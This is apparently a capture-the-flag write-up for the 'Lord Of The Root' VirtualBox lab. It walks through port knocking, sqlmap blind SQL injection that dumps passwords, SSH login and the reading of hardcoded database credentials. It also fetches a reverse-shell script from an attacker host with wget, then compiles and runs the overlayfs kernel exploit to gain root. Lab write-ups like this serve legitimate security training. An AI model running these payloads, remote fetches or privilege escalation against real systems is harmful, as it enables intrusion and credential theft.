Lord Of The Root-1

========== **NETWORK SETUP** ==========

- **VirtualBox Host-Only Ethernet Adapter –** The Virtual Box and the host virtual adapter are connected to a private Ethernet network

========== **FINDINGS** ==========

- Possible Usernames: Smeagol
- Language: PHP
- web server operating system: Linux Ubuntu 14.04
- Kernel Version – 3.19
- web application technology: Apache 2.4.7, PHP 5.5.9
- back-end DBMS: MySQL >= 5.0.0


========== **VULNERABILITIES** ==========

- hardcoded base64 value
- closed ports bypass
- Outdated & Vulnerable Linux Kernel & OS
- unsantized & unvalidated user login field
- SQL Injection

========== **EXPLOITS/PAYLOADS** ==========

- **https://www.exploit-db.com/exploits/39166/** (searchsploit command & exploit database site)

========== **SCREENSHOTS** ==========




```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-02 08:12 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00052s latency).
Not shown: 1023 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:7D:2D:75 (Oracle VirtualBox virtual NIC)
```

```
komal@kali:/var/www/html$ ssh smeagol@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ECDSA key fingerprint is SHA256:XzDLUMxo8ifHi4SciYJYj702X3PfFwaXyKOS07b6xd8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.103' (ECDSA) to the list of known hosts.
```

```
Easy as 1,2,3
smeagol@192.168.56.103's password:
Permission denied, please try again.
smeagol@192.168.56.103's password:
```

>> So from this we get the possible hint such as: port knocking, port sequence (1, 2, 3)


>> Using the following command I knocked the port sequence over to open up more ports.

sudo hping3 -S 192.168.56.103 -p 1 -c 1; sudo hping3 -S 192.168.56.103 -p 2 -c 1; sudo hping3 -S 192.168.56.103 -p 3 -c 1

```
komal@kali:/var/www/html$ sudo hping3 -S 192.168.56.103 -p 1 -c 1; sudo hping3 -S 192.168.56.103 -p 2 -c 1; sudo hping3 -S 192.168.56.103 -p 3 -c 1
HPING 192.168.56.103 (eth1 192.168.56.103): S set, 40 headers + 0 data bytes

--- 192.168.56.103 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 192.168.56.103 (eth1 192.168.56.103): S set, 40 headers + 0 data bytes

--- 192.168.56.103 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 192.168.56.103 (eth1 192.168.56.103): S set, 40 headers + 0 data bytes

--- 192.168.56.103 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


>> Rescan the Nmap to find new ports after Port Knocking. The following nmap command quickly scanned for the open ports ranging from 0-65535 using the '-T4' option.

```
komal@kali:/var/www/html$ sudo nmap 192.168.56.103 -p- --open -T4

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-02 09:48 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.79% done
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.10% done; ETC: 09:52 (0:04:40 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.34% done; ETC: 09:51 (0:03:18 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 11.52% done; ETC: 09:50 (0:02:26 remaining)
Nmap scan report for 192.168.56.103
Host is up (0.00055s latency).
Not shown: 65533 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste
MAC Address: 08:00:27:7D:2D:75 (Oracle VirtualBox virtual NIC)
```




>> On typing random letters on the URL redirects me to another image path (/images/hipster.jpg") and looking upon its source code I see a hard coded base64 encoded value:

```
THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
```





```
komal@kali:~$ base64 -d lotr.txt
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!komal@kali:~$
```

```
komal@kali:~$ echo 'Lzk3ODM0NTIxMC9pbmRleC5waHA=' > lotr1.txt
komal@kali:~$ base64 -d lotr1.txt
/978345210/index.phpkomal@kali:~$
```



>> Here clicking on 'follow Redirection' will take you to another new page 'profile.php'. This page was also found using dirb.





>> So its time to use sqlmap for possible sql query injection in login page as the server is running php.

sudo sqlmap -r LOTR --level 5 --risk 3 –threads 6 --dump

```
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 6021 HTTP(s) requests:
---
Parameter: username (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: username=komal'||(SELECT 'oUKr' FROM DUAL WHERE 7353=7353 AND SLEEP(5))||'&password=komal&submit= Login
---
[16:18:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
```

```
Database: Webapp
Table: Users
[5 entries]
+----+----------+------------------+
| id | username | password         |
+----+----------+------------------+
| 1  | frodo    | iwilltakethering |
| 2  | smeagol  | MyPreciousR00t   |
| 3  | aragorn  | AndMySword       |
| 4  | legolas  | AndMyBow         |
| 5  | gimli    | AndMyAxe         |
+----+----------+------------------+
```

>> Now we know the password for smeagol, we can now ssh into the machine.

ssh smeagol@192.168.56.103

>> Moving forward to enumerate the config files in /var/www/978345210/login.php. We can see the username and password for mysql. root:darkshadow

```
smeagol@LordOfTheRoot:/var/www/978345210$ l
index.php  login.php  logout.php  profile.php
smeagol@LordOfTheRoot:/var/www/978345210$ ls
index.php  login.php  logout.php  profile.php
smeagol@LordOfTheRoot:/var/www/978345210$ cat login.php
<?php
session_start(); // Starting Session
$error=''; // Variable To Store Error Message
if (isset($_POST['submit'])) {
        if (empty($_POST['username']) || empty($_POST['password'])) {
                $error = "Username or Password is invalid";
        }
        else
        {
                // Define $username and $password
                $username=$_POST['username'];
                $password=$_POST['password'];
                $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
```

```
smeagol@LordOfTheRoot:/var/www/978345210$ cd /tmp
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.56.101/rshell.py -o /tmp/rshell.py
smeagol@LordOfTheRoot:/tmp$ ls
config-err-8lgHko  rshell.py  rshell.py.1  unity_support_test.1
```

```
smeagol@LordOfTheRoot:/tmp$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00
 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:/tmp$
```

>> Now on my local machine I searched for the exploit for this OS version to check if it is vulnerable & be exploited to escalate privilege.

$ searchsploit ubuntu 14.04

$ searchsploit -x linux/local/39166.c
(module path to read exploit code)

>> As we can see it mentions the Linux Kernel version (4.3.3) & OS version (Ubuntu 14.04). However, reading the exploit code mentions the machine tester had the Linux Kernel version 3.19 which matchesthe vulnerable machine I am working on & therefore this exploit code will almost work.

The vulnerable machine Linux kernel is 3.19 & OS version is Ubuntu14.04.

```
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation (1)  | linux/local/39166.c
```

>> 39166.c exploit code with info

```
/*
just another overlayfs exploit, works on kernels before 2015-12-26
# Exploit Title: overlayfs local root
# Date: 2016-01-05
# Exploit Author: rebel
# Version: Ubuntu 14.04 LTS, 15.10 and more
# Tested on: Ubuntu 14.04 LTS, 15.10
# CVE : CVE-2015-8660
child threads done
blah@ubuntu:~$ id
uid=1001(blah) gid=1001(blah) groups=1001(blah)
blah@ubuntu:~$ uname -a && cat /etc/issue
Linux ubuntu 3.19.0-42-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
Ubuntu 14.04.3 LTS \n \l
blah@ubuntu:~$ ./overlayfail
root@ubuntu:~# id
uid=0(root) gid=1001(blah) groups=0(root),1001(blah)
```

```
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.56.102/39166.c
--2018-01-03 11:27:24--  http://192.168.56.102/39166.c
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/x-csrc]
Saving to: '39166.c'

100%[======================================>] 2,789       --.-K/s   in 0s

2018-01-03 11:27:24 (191 MB/s) - '39166.c' saved [2789/2789]

smeagol@LordOfTheRoot:/tmp$ ls
37292  37292.c  39166.c  ns_sploit
smeagol@LordOfTheRoot:/tmp$ rm 37292
smeagol@LordOfTheRoot:/tmp$ rm 37292.c
smeagol@LordOfTheRoot:/tmp$ chmod 777 39166.c
smeagol@LordOfTheRoot:/tmp$ gcc 39166.c -o 39166
smeagol@LordOfTheRoot:/tmp$ ./39166
root@LordOfTheRoot:/tmp# whoami
root
root@LordOfTheRoot:/tmp#
```

```
root@LordOfTheRoot:/# cd /root
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
-- Gandalf
root@LordOfTheRoot:/root#
```